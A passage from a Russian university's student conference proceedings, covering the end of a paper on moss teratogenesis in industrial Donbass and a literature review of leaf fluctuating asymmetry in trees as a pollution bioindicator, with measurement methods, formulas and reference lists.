- подготовка иллюстративного материала (календари, обложки, фотографические открытки, тематические обёртки) по имеющимся данным документального фиксирования строения растительного материала редкой частоты встречаемости в природных средах повседневной жизни человека;
- обсуждение на семинарах, круглых столах, других формах заседания студенческого научного общества кафедры ботаники и экологии Донецкого национального университета наиболее ярких и выдающихся достижений, находок, изобретений.

Таким образом, в работе приведены примеры случающегося в Донбассе процесса морфологического тератогенеза у мохообразных, диагностируемого вследствие меняющихся условий среды, как правило повышения антропогенного воздействия и факторов загрязнения. Накопленный иллюстративный и коллекционный материал является частью обучающего процесса студентов кафедры ботаники и экологии Донецкого национального университета.

СПИСОК ЛИТЕРАТУРЫ

1. Алемасова А.С. Тяжелые металлы в фитосубстратах – индикаторы антропогенного загрязнения воздуха в промышленном регионе // Лесной вестник. *Forestry Bulletin*. – 2022. – Т. 26. – № 6. – С. 5-13. – <https://doi.org/10.18698/2542-1468-2022-6-5-13>
2. Сафонов А.И. Функциональная ботаника в Донбассе: экологический мониторинг, информационные ресурсные технологии, фитодизайн // Проблемы экологии и охраны природы техногенного региона. 2017. – № 1-2. – С. 6-12.
3. Сафонов А.И. Ботаника антропогенеза – новая государственная бюджетная научно-исследовательская тема в Донецком национальном университете // Степная Евразия – устойчивое развитие : сб. матер. междунар. форума. – Ростов-на-Дону: ЮФУ, 2022. – С. 239-240.
4. Сафонов А.И. Морфологические тераты растений вследствие техногенного загрязнения // Биоморфология растений: традиции и современность. – Киров: ВятГУ, 2022. – С. 498-503.
5. Сафонов А.И. Морфогенетические аномалии растений в диагностике природно-техногенных систем Донбасса // Биодиагностика состояния природных и природно-техногенных систем: Матер. XX Всерос. научн.-практич. конф. – Киров: ВятГУ, 2022. – С. 54-58.
6. Сафонов А.И. Опорные разработки в рамках тематического направления по ботанике антропогенеза (2022 г.) // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности: Матер. VII Междунар. научн. конф. – Донецк: ДонНУ, 2022. – С. 113.
7. Сафонов А.И. Тератогенез растений-индикаторов промышленного Донбасса // Разнообразие растительного мира. – 2019. – № 1(1). – С. 4-16. – DOI 10.22281/2686-9713-2019-1-4-16.

8. Сафонов А.И. Аномалии эмбриональных структур растений-индикаторов Донбасса // Разнообразие растительного мира. – 2022. – № 3(14). – С. 5-18. <https://doi.org/10.22281/2686-9713-2022-3-5-18>
9. Сафонов А.И. Стратегическая потенциализация фитоиндикаторов техногенных загрязнений // Аграрная Россия. – 2009. – № 51. – С. 58-59.
10. Сафонов А.И. Видовое разнообразие мохообразных Донецко-Макеевской промышленной агломерации // Проблемы экологии и охраны природы техногенного региона. – 2017. № 3–4. – С. 24-31.
11. Сафонов А.И. Видовое разнообразие бриобионтов мониторинговой сети Центрального Донбасса // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 1-2. – С. 39-43.
12. Морозова Е.И. Видовой состав, особенности произрастания и морфометрическая характеристика мхов-индикаторов г. Макеевки // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса. – Донецк: ДонНУ, 2017. – С. 100-102.
13. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. – Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
14. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы. – Воронеж: Изд-во «Цифровая полиграфия», 2019. – Том 2. – С. 39-40.
15. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (31 октября 2019 г.). – Т. 2. – Донецк: ДонНУ, 2019. – С. 202–204.
16. Сафонов А.И. Редкие виды мохообразных Донецко-Макеевской промышленной агломерации // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 1–2. – С. 33-43.
17. Сафонов А.И., Глухов А.З. Полифункциональные свойства растений в аспекте индикации // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности: Матер. VII Междунар. научн. конф. – Донецк: ДонНУ, 2022. – С. 114-116.
18. Сафонов А.И. Перспективные фитоиндикаторы Донбасса для биотестирования // Экология родного края: проблемы и пути их решения. – Киров: ВятГУ, 2020. – С. 161-163.
19. Сафонов А.И. Сорно-рудеральная фракция урбанофлоры Донецкой агломерации как показатель трансформации локальных экосистем // Трансформация экосистем под воздействием природных и антропогенных факторов. – Киров: ВятГУ, 2019. – С. 13-16.
20. Сафонов А.И. Роль российских научных школ в формировании образовательно-информационного поля студентов биологического факультета ДонНУ // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. научн. конф. (Донецк, 17-20 октября 2017 г.). – Том 2. – Донецк: ДонНУ, С. 14-16.
21. Сафонов А.И., Глухов А.З. Методические аспекты фитомониторинга в техногенно трансформированных регионах // Биологическая рекультивация и мониторинг нарушенных земель : матер. XI Всерос. науч. конф., Сатка: Принтоника, 2022. – С. 184-187.
22. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016. Образование, наука и вызовы современности: Матер. I Междунар. научн. конф. – Донецк: ЮФУ, 2016. – С. 117-119.
23. Дорофеева Ю.Д. Варианты терат мохообразных в Донбассе // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2022. – Т. 1. – № 14. – С. 46-50.

TERATOGENESIS OF BRIES IN THE INDUSTRIAL ENVIRONMENT OF DONBASS AS A TRAINING OBJECT

Annotation. Examples of the process of morphological teratogenesis occurring in the Donbass in bryophytes, diagnosed as a result of changing environmental conditions, as a rule, an increase in anthropogenic impact and pollution factors, are given. The accumulated illustrative and collection material is part of the learning process for students of the Department of Botany and Ecology of Donetsk National University.

Keywords: bryophytes, phytoindication, Donbass, ecological monitoring, training.

Kostrikina A.S.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology

Donetsk National University

E-mail: kf.botan@donnu.ru

УДК577.3

ФЛУКТУИРУЮЩАЯ АСИММЕТРИЯ ЛИСТА ДРЕВЕСНЫХ РАСТЕНИЙ, КАК ПОКАЗАТЕЛЬ УСТОЙЧИВОСТИ ОРГАНИЗМОВ К ДЕЙСТВИЮ ЭКОЛОГИЧЕСКИХ ФАКТОРОВ

Котенко Д.А., Волкова Е.С., Федорова Е.В.

*Научный руководитель: Корниенко В.О. канд.биол.наук, старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: В данной работе проведен обзор источников информации по оценке флуктуирующей асимметрии, как показателю устойчивости растительного организма к действию факторов антропогенного происхождения.

Ключевые слова: растения, флуктуирующая асимметрия, биоиндикация, антропогенная нагрузка.

Введение. Оценка состояния окружающей среды и в целом мониторинговые исследования биологических систем в условиях антропогенных нагрузок промышленного города Донецка, являются особо актуальными в настоящее время [1-6]. Значительный интерес представляет изучение состояния, устойчивости и динамики популяций растений. Растительные объекты позволяют оценить весь комплекс антропогенных воздействий характерных для данной территории [7]. Вследствие прикрепленного образа жизни прослеживается зависимость между конкретным локальным местом обитания растительных сообществ и их состоянием. В связи с этим ещё с 1990-х годов в качестве биоиндикаторов состояния окружающей среды активно используются древесные растения и в частности листовые пластины некоторых видов: берёзы повислой [8], клёна явора [9], клёна остролистного [10], тополя чёрного [11], липы мелколистной [12-13] и дуба черешчатого [14]. Листовые пластины используются биологами в связи с тем, что отражают ответную реакцию организма на изменение факторов среды.

Явление симметрии (асимметрии) у живых организмов является одной из ключевых характеристик во взаимосвязях с факторами окружающей среды – при равномерном воздействии наблюдается лучевая или билатеральная симметрия [14]. Однако живые системы не являются жесткими, поэтому наблюдаются определенные отклонения от нормы. К такому типу изменений относится флуктуирующая асимметрия, проявляющаяся в незначительных и случайных отклонениях от строгой билатеральной симметрии объектов. На этом принципе и построен биоиндикационный метод, на основе изучения листовых пластинок древесных растений.

Цель настоящей работы: изучение современных источников информации по влиянию антропогенной нагрузки на флуктуирующую асимметрию листовых пластинок древесных растений, как показателю устойчивости растений к стрессу.

Задачи:

1. Изучить вопрос асимметрии в биологии и дать понятие флуктуирующей асимметрии, на основе литературных источников.

2. Провести обзор методик и полученных результатов по применению флуктуирующей асимметрии для оценки загрязнения окружающей среды и стресса у растительных объектов.

Асимметрию разделяют на три вида: направленная, флуктуирующая и антисимметрия. Из этих видов только благодаря флуктуирующей асимметрии можно получить информацию об уровне стресса, изучаемого растения. Поэтому прежде чем приступить к количественной оценке нестабильности развития организма по

показателям билатеральных признаков, необходимо убедиться во флуктуирующем характере асимметрии каждого признака из выбранного набора [7]. Различия между направленной и флуктуирующей асимметрией заключается в том, что значение признака на одной из сторон больше, чем на другой. Антисимметрия в свою очередь имеет место, когда проявление асимметрии признака является нормой, при этом не имеет значения, в какую сторону направлено различие между сторонами. Статистические исследования показывают, что частоты отклоняются от нормального распределения в сторону отрицательного эксцесса или бимодальности [7]. Так как листья по своей природе являются наиболее чувствительными к условиям окружающей среды органами растений, под влиянием различных факторов в них происходят морфологические изменения, именно по этой причине они используются многими авторами для исследований.

Изменение морфологии листьев одного и того же вида связано именно со сменой окружающих условий его произрастания. На развивающиеся листья воздействуют факторы внешней среды, оказывающие влияние на становление особенностей их окончательной структуры и формы [15]. Определение влияния условий произрастания растений на форму их листьев крайне трудно поддается непосредственному экспериментальному исследованию, но может быть учтено косвенным путём, посредством сбора материала в местах с различными условиями.

Проблема симметрии биологических объектов является одной из фундаментальных в современной биологии [16]. Симметрия морфологической структуры – повторение частей в различных положениях и конфигурациях. Проверить равенство объектов или частей системы можно с помощью некоторого преобразования, которое совмещает равные объекты или части одного и того же объекта, что означает: объекты либо инвариантны относительно некоторых преобразований пространства, либо нет [17]. Симметрия объекта может быть охарактеризована совокупностью всех его преобразований симметрии, то есть преобразований, которые оставляют объект без изменения. Возникновение билатеральной симметрии является важным эволюционным достижением, раскрывающим большие возможности для дифференцировки организма.

Под флуктуирующей асимметрией понимают незначительные и случайные, ненаправленные отклонения от строгой симметрии биообъектов, на макроскопическом уровне данный вид используют в качестве меры в оценке стабильности развития организма, ее уровень оказывается минимальным при оптимальных условиях среды и неспецифически возрастает при любых стрессовых воздействиях. В асимметрии считают, что флуктуирующая асимметрия (ФА) это один из морфологических методов оценки состояния и динамики биосистем, а сам показатель флуктуирующей асимметрии – индексом стабильности развития организма [17].

Флуктуирующая асимметрия *Acer pseudoplatanus* L.

Глухов с соавторами [9] оценивая проявления ФА билатеральных признаков листовой пластинки *Acer pseudoplatanus* L. базировались на материале, собранном с деревьев вдоль придорожных территорий автомагистралей с различной интенсивностью движения автотранспорта. Далее мы приводим методику сбора, обработки и статистического анализа первичных данных согласно литературному источнику [9]. Сбор листьев осуществлялся с нижней части кроны древесных растений зрелой стадии генеративного периода. По интенсивности движения автотранспорта исследуемые территории распределяли по трём грациям: I – 1200-1300 ед./час; II – 700-800 ед./час; III – 600-700 ед./час. Одним из ключевых направлений в исследовании флуктуирующей асимметрии биообъектов является выбор, идентификация

билатеральных признаков и верификация их флуктуирующего характера у организмов разных видов [9]. Для анализа были выбраны параметры левой и правой стороны листовой пластинки (рис. 1). При исследовании угловых признаков листовой пластинки измерялись сектора, примыкающие к вершине угла со стороной, не превышающей 10 – 15 % от длины жилок. Использование в исследованиях флуктуирующей асимметрии биообъектов только одного признака не позволяет делать надежные выводы, поэтому предпочтительно использование множества признаков. При этом каждый дополнительный признак добавляет одну степень свободы к оценке уровня нестабильности развития. Прежде чем приступить к количественной оценке нестабильности развития организма по показателям билатеральных признаков, необходимо убедиться во флуктуирующем характере асимметрии каждого признака из выбранного набора [9].




Рис. 1. – Методика оценки билатеральных признаков листовой пластинки *Acer pseudoplatanus* (согласно работе [9])

Обозначения: 1 – расстояние между точками начала и окончания первой жилки (нумерацию и измерения жилок проводили, начиная с базальной части листовой пластинки); 2 – расстояние между точками начала и окончания второй жилки; 3 – расстояние между точками окончания первой и второй жилок; 4 – расстояние между точками окончания второй и средней жилок; 5 – расстояние от середины средней жилки до края листовой пластинки (измерения проводили по линии, перпендикулярной средней жилке); 6 – угол между первой и второй жилками; 7 – угол между второй и средней жилками.

Для определения характера обнаруженной асимметрии листовой пластинки по анализируемым параметрам авторами проведен тест на значимость коэффициента эксцесса и сравнение полученных измерений на правой и левой стороне, вычисление критических значений.

Дальнейшим этапом анализа должна быть проверка зависимости величины асимметрии признака от величины признака на обеих сторонах листовой пластинки. При наличии этой зависимости с увеличением размера листовой пластинки может увеличиваться и величина асимметрии [18]. Если положительная связь присутствует, в дальнейшем анализе нужно использовать прямое нормирование асимметрии на среднее значение размера признака $(L+R)/2$ или на суммарное значение признака на обеих сторонах $(L+R)$ [18]. Полученное значение модуля разности между значениями признака на левой и правой стороне делили на суммарное значение признака на обеих сторонах листовой пластинки. Расчёт интегрального значения флуктуирующей асимметрии проводили по формулам [9]:

$$Y = |L - R| / (L + R);$$

$$Z = (Y1 + Y2 + \dots + Yn) / N;$$

$$X = Z / n = (Z1 + Z2 + \dots + Zn) / n,$$

где Y – показатель, рассчитанный для каждого признака как различие между правой и левой сторонами листовой пластинки, Z – относительное среднее различие между признаками для каждого листа, N – количество признаков, X – интегральный показатель асимметрии, n – количество листьев

В результате проведенных исследований, по методике описанной в работе [9], авторы установили, что при увеличении антропогенной нагрузки на территории, наблюдается и рост показателя ФА листовой пластинки явора.

Флуктуирующий характер асимметрии отмечен для следующих билатеральных признаков листовой пластинки:

1. Расстояние между точками начала и окончания второй жилки.
2. Расстояние между точками окончания первой и второй жилок.
3. Расстояние между точками окончания второй и средней жилок.
4. Угол между первой и второй жилками (вносит максимальный вклад в результирующее значение).
5. Угол между второй и средней жилками.

Флуктуирующая асимметрия *Tilia cordata* Mill

Одним из наиболее чувствительных к антропогенному загрязнению древесных видов является липа сердцелистная, которая широко представлена в дендрофлоре городов юго-востока степной зоны. Считается, что при увеличении загрязнения окружающей среды промышленных городов, происходит уменьшение линейных размеров и площади листовой пластинки липы мелколистной [12, 13]. Уменьшение морфометрических параметров листьев *T. cordata* в условиях урбоэкосистемы можно рассматривать как неспецифическую адаптивную реакцию растений, направленную на уменьшение площади контакта с загрязненной средой, оптимизацию водного режима, а также на снижение издержек вещественно-энергетических ресурсов на перестройку защитных механизмов.

Помимо морфометрической оценки листовой пластинки, используют, и метод оценки ФА который представлен на рисунке 2.




Рис. 2. – Методика оценки билатеральных признаков листовой пластинки *Tilia cordata* Mill (согласно работе [19])

Обозначения: 1 – ширина половинки листа (лист складывают пополам, потом разгибают и по образовавшейся складке проводят измерения); 2 – длина второй жилки от основания листа;

3 – расстояние между основаниями первой и второй жилок; 4 – расстояние между концами этих жилок; 5 – угол между главной и второй от основания жилками.

Из каждого биотопа исследуют не менее 100 листьев. Для оценки величины флуктуирующей асимметрии листовой пластинки липы мелколистной (*Tilia cordata*) используют стандартный набор из 5 морфологических признаков, характеризующих стабильность формообразования листа в онтогенезе. Коэффициент флуктуирующей асимметрии определяют по формуле, предложенной В. М. Захаровым для березы повислой (доработано согласно работе [20]).

$$\delta_a^2 = \frac{\sum(d_{l-r} - M_d)^2}{n - 1}$$

где, $M_d = \frac{\sum d_{l-r}}{n}$ – среднее различие между сторонами; $d_{l-r} = \frac{2(d_l - d_r)}{d_l + d_r}$ – различие значений признаков между левой (*l*) и правой (*r*) сторонами; *n* – число выборок.

После оцифровки листьев и получения средних значений показателя ФА для каждой территории, их сравнивают во многих работах авторов с таблицей разработанной Захаровым с соавторами для березы повислой. Где I <0,040 Чистая окружающая среда; II 0,040-0,044 Относительно чистая («норма»); III 0,045-0,049 Загрязнена («тревога»); IV 0,050-0,054 Грязная («опасно») и VI >0,054 Очень грязная («вредно»). В работе [19] по изучению состояния окружающей среды города Кургана по показателю ФА *Tilia cordata* Mill, установили, что применение данного метода позволяет получить объективную информацию по оценке стабильности развития растений на ранних стадиях онтогенеза. Формирование изучаемых признаков является неспецифической реакцией организма на стрессирующее воздействие [19]. Автор утверждает, что полученные результаты, позволяют рекомендовать липу мелколистную в качестве надежного биоиндикатора качества среды и как тест-объект для оценки воздействия транспортного потока на растения.

Флуктуирующая асимметрия *Populus nigra* L.

Тополь черный встречается в разнообразных биотопах, в том числе Донбасса, включая техногенные экосистемы различных типов, что даёт возможность исследовать морфологическую изменчивость его листовой пластинки в зависимости от влияния тех или иных факторов [15]. Территория сбора листьев была разделена на экотопы породных отвалов угольных шахт в Донецке и характеризовалась кислой реакцией субстратов, отвалы Докучаевского флюсо-доломитного комбината – щелочной реакцией. В качестве контрольной территории (менее трансформированной экосистемы) был выбран Центральный парка культуры и отдыха им. А.С. Щербакова в г. Донецке. Методика оценки листовых пластин взята из работы [15] и поэтапно приведена для обзора:

1. Листовые пластинки были сканируют (желательно с высоким разрешением).
2. На оцифрованных изображениях с помощью компьютерной программы TPSDig 2.10 наносят 38 меток по часовой стрелке.
3. Первая метка наносится в место прикрепления черешка, двадцатая – на верхушке листовой пластинки. Остальные метки (2-19, 21-38) расположены по краю листовой пластинки таким образом, что образованные отрезки 2-38, 3-37, 4-36, 5-35 ...19-21 оказались параллельными и расположенными на равном расстоянии от соседних отрезков (рис. 3)
4. Дальнейшую обработку проводят с использованием программ серии TPS – TPS Relative Warps 1.49.




Рис. 3. – Усреднённая форма листовой пластинки *Populus nigra* L. s.l. для всех анализируемых экосистем (согласно работе [15])

Примечание: числами отмечено расположение меток

5. Для оценки различий формы листовой пластинки с учётом внутривыборочной дисперсии используют F-критерий Гудолла, основанный на анализе прокрустовых расстояний.

В результате использования данной методики авторы получили следующие результаты [15]:

1. Наиболее изменчива базальная и срединной части листовой пластинки *P. nigra*.

2. Для образцов из парка Щербакова характерна большая степень сходства основной части листовых пластинок с их усреднённой конфигурацией, чем для листовых пластинок с промышленных отвалов. Возможное объяснение, это проявление дивергентной онтогенетической тактики в формировании морфологических признаков листовой пластинки тополя черного (рис. 4).




Рис. 4. – Вклад меток в вариабельность формы листовой пластинки *Populus nigra* L. s.l.: а) для всей совокупности выборок; б) для выборки территории парка; в) для выборки породных отвалов угольных шахт; г) для выборки отвалов вскрышных пород (согласно [15]).

Примечание: векторами обозначены направление и степень отклонения расположения меток от усреднённой формы листовой пластинки.

3. Листовые пластинки достоверно отличались в зависимости от территории исследования и антропогенного влияния. Наибольшие отличия формы листовой пластинки *P. nigra* отмечены при сравнении выборок территории парка и породных отвалов угольных шахт.

Флуктуирующая асимметрия *Betula pendula* Roth

Наиболее классическим видом, и в хорошем смысле избитым учеными всего мира, является береза повислая. В отечественной литературе методика измерения ФА принадлежит Захарову В. М. с соавторами, на работу которых ссылается каждая вторая публикация и мы в том числе. А выбор данного вида заключается в том, что *Betula pendula* Roth является хорошим биоиндикатором в городской среде. При формировании листовой пластинки происходит накопление токсических веществ и параллельно торможение ростовых процессов, и, как следствие, деформация а вернее изменение геометрии листа. При окончательном формировании листовых пластин на деревьях, испытывающих высокую техногенную нагрузку, их площади меньше, чем на деревьях, произрастающих в более благоприятных экологических условиях. Методика предложенная Захаровым является универсальной и уже общепринятой (рис. 5), однако имеются вопросы по шкале оценки полученных показателей для других видов [21-23].




Рис. 5 –Схема морфологических признаков, используемых для оценки стабильности развития березы повислой (*Betula pendula* Roth.) по Захарову с соавторами [20]:

Обозначения: 1 – ширина левой и правой половинок листа; 2 – длина жилки второго порядка, второй от основания листа; 3 – расстояние между основаниями первой и второй жилки второго порядка; 4 – расстояние между концами этих же жилок; 5 – угол между главной жилкой и второй от основания листа жилкой второго порядка.

Флуктуирующая асимметрия *Quercus robur* L.

Мнения специалистов по вопросу использования методики флуктуирующей асимметрии листовых пластин под влиянием различных факторов среды на сегодняшний день неоднозначны [23]. Это связано с методологическими просчетами при определении точности параметров показателя асимметрии и отсутствием изменений асимметрии у ряда видов при очень высоких уровнях промышленного загрязнения. Тем не менее многие исследователи оценивают это направление как очень

перспективное при условии тщательного сбора исходной информации и скрупулезного глубокого анализа полученных результатов.

В последние годы использование параметра ФА для дуба черешчатого набирает обороты и публикаций появляется всё больше, доказывающих применимость метода для данного вида древесных растений [24]. Анна Александровна указывает, что ФА в выборке указывает на нарушение стабильности развития, вызванное экологическим и / или геномным стрессом [25]. В её работе все исследованные дубравы, за исключением объекта №3 (0,056), имели коэффициенты флуктуирующей асимметрии (ФА), не превышающие 0,04 (по шкале Захарова). И как вывод дубравы устойчивы к действию антропогенного фактора [24].

В свою очередь Луговская с соавторами [23] исследуя комфортность среды в Воронежской области настаивают на том, что необходимо использовать предложенный авторами более точный для Воронежа диапазон значений флуктуирующей асимметрии для биодиагностики состояния среды. Результаты подтверждаются реакцией модельных деревьев в выбранных пробных площадях на разных парадинамических комплексах (табл. 1). Разработанная экологическая шкала использована для ранжирования парадинамических комплексов с разным набором абиотических факторов по степени комфортности среды для дуба черешчатого.

Таблица 1 – Шкала оценки комфортности среды обитания по значению флуктуирующей асимметрии дуба черешчатого (согласно [23])

Параметры условий	Оптимальные условия	Субоптимальные условия	Субпессимальные условия	Пессимальные условия
Значение флуктуации ширины листа	ниже 0.033	0.033 до 0.048	0.048 до 0.063	выше 0.063

Следует обязательно отметить и критику для описанного нами метода. Так М.В. Козлов [26] проведя глубокий анализ публикаций до 2014 года в Российской Федерации и зарубежных изданиях отмечает, что в настоящее время всё чаще поступают данные о том, что ФА организмов из нарушенных местообитаний далеко не всегда превышает ФА организмов из ненарушенных (контрольных) местообитаний (чаще это отмечено в зарубежных изданиях). А анализ обширного массива данных, собранных автором в зонах воздействия 18 промышленных предприятий северного полушария, показал отсутствие значимых различий по ФА различных видов растений между сильно загрязненными и незагрязненными местообитаниями. В конце своей работы автор отмечает, что исследования феномена ФА перспективны в том случае, когда оценки ФА характеризуются высокой точностью и несмещенностью. Для получения таких оценок необходимо использовать современные методы сбора материала и анализа полученных данных (обязательно с использованием компьютерных технологий, современного программного обеспечения и методов статистики).

Заключение

По результатам проведенной работы с научными источниками, установили понятие асимметрии и флуктуирующей асимметрии, а также разобрали методические рекомендации к исследованию ФА для видов древесных растений. Выявили актуальные проблемы данной тематики. Так многие авторы отмечают, что необходима разработка специфических шкал флуктуирующей асимметрии листовых пластин для оценки каждого конкретного вида растительного организма, а также в пределах отдельных территорий и методики флуктуирующей асимметрии листовых пластин.

Ключевым методическим вопросом любого исследования является обеспечение репрезентативности результатов и оценка достоверности наблюдаемых закономерностей. Любое измерение признака даже организма с идеальной симметрией объективно влечет за собой некоторую ошибку, которая должна быть учтена в расчетах. Обязательным условием, при выполнении данной темы, является использование компьютерных технологий, современного программного обеспечения и методов статистики.

СПИСОК ЛИТЕРАТУРЫ

1. Сафонов А.И., Глухов А.З. Фитомониторинг в техногенно трансформированной среде: методология и практика // Экосистемы. – 2021. – № 28. – С. 16-28.
2. Сафонов А.И. Тканевая диагностика эмбриональных структур фитоиндикаторов Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 3-4. – С. 110-115.
3. Korniyenko V. O., Kalaev V. N. Impact of natural climate factors on mechanical stability and failure rate in silver birch trees in the city of Donetsk // Contemporary Problems of Ecology. – 2022. – Vol. 15. – No. 7. – P. 806–816.
4. Корниенко В. О., Яицкий А. С. Жизнеспособность древесных растений в условиях зашумления городской территории (на примере г. Донецка) // Естественные и технические науки. – 2022. – №12 (175). – С. 166-170.
5. Корниенко В. О., Яицкий А. С. Экологические последствия шумового загрязнения города Донецка // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и Технические Науки. – 2022. – №11/2. – С. 28-34 DOI 10.37882/2223-2966.2022.11-2.13
6. Корниенко В.О., Яицкий А.С. Механическая устойчивость и аварийность древесных растений, произрастающих вдоль улицы Кирова города Донецка // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и Технические Науки. – 2021. – №11. – С. 24-32. DOI 10.37882/2223-2966.2021.11.13
7. Протасова М.В., Белова Т.А. Оценка состояния окружающей среды по показателям флуктуирующей асимметрии листьев древесных растений // Auditorium. Электронный научный журнал Курского государственного университета. – 2018. – №3 (19). – С. 1-8.
8. Захаров В. М., Шкиль Ф. Н., Кряжева Г. Н. Оценка стабильности развития березы в разных частях ареала // Вестник Нижегородского университета им. Н. Н. Лобачевского. Серия Биология. – 2005. – Вып. 1 (9). – С. 77–84.
9. Глухов А.З., Штирц Ю.А., Демкович А.Е., Жуков С.П. Оценка проявления флуктуирующей асимметрии билатеральных признаков листовой пластинки *Acer pseudoplatanus* L. в условиях придорожных экосистем промышленного города (на примере г. Донецка) // Промышленная ботаника. – 2011. – Вып. 11. – С. 90-96.
10. Корниенко В. О., Кольченко О. Р., Матвеева Т. Б. *Acer platanoides* L. в условиях антропогенной нагрузки г. Донецка // Самарский научный вестник. – 2019. – Т. 8. – № 3 (28). – С. 46-52.
11. Shtirts Yu. A. Variation of leaf margin serration in *Populus nigra* of industrial dumps // Acta Biologica Sibirica. – 2017. – № 3 (2). – P. 46–51.
12. Турмухаметова Н.В. Особенности морфогенеза побегов и феноритмов *Betula pendula* Roth, и *Tilia cordata* Mill, в условиях городской среды // Автореф. дисс. на соискание уч. степ. кан. биол. наук. Новосибирск, 2005. – 19 с.
13. Хузина Г.Р. Характеристика флуктуирующей асимметрии билатеральных признаков листа липы мелколистной (*Tilia cordata* L.) // Вестник Удмуртского университета. Серия «Биология. Науки о Земле». – 2011. – Вып.3. – С. 47-52.
14. Луговская Л.А., Землякова А.В., Межова Л.А., Луговской А.М. Оценка комфортности среды по флуктуирующей асимметрии дуба черешчатого (*Quercus robur* L.) // Региональные геосистемы. – 2016. – №18 (239). – С. 87-94.
15. Приходько С.А., Штирц Ю.А. Оценка изменчивости формы листовой пластинки *Populus nigra* L. s.l. в условиях промышленных отвалов методами геометрической морфометрии // Самарская Лука: проблемы региональной и глобальной экологии. – 2019. – Т. 28. – № 2. – С. 219-229. DOI 10.24411/2073-1035-2019-10222

16. Наумова А. А., Стрельцов А. Б. Методика оценки степени флуктуирующей асимметрии листовых пластинок на примере березы повислой (бородавчатой) (*Betula pendula* Roth.) // StudNet. – 2020. – №3. С. 303-311.
17. Application of morphogeometric method estimation of fluctuating asymmetry of *Acer pseudoplatanus* L.// Ukrainian Journal of Ecology. – 2018. – №8 (1). – P. 194–210. DOI: 10.15421/2018_204
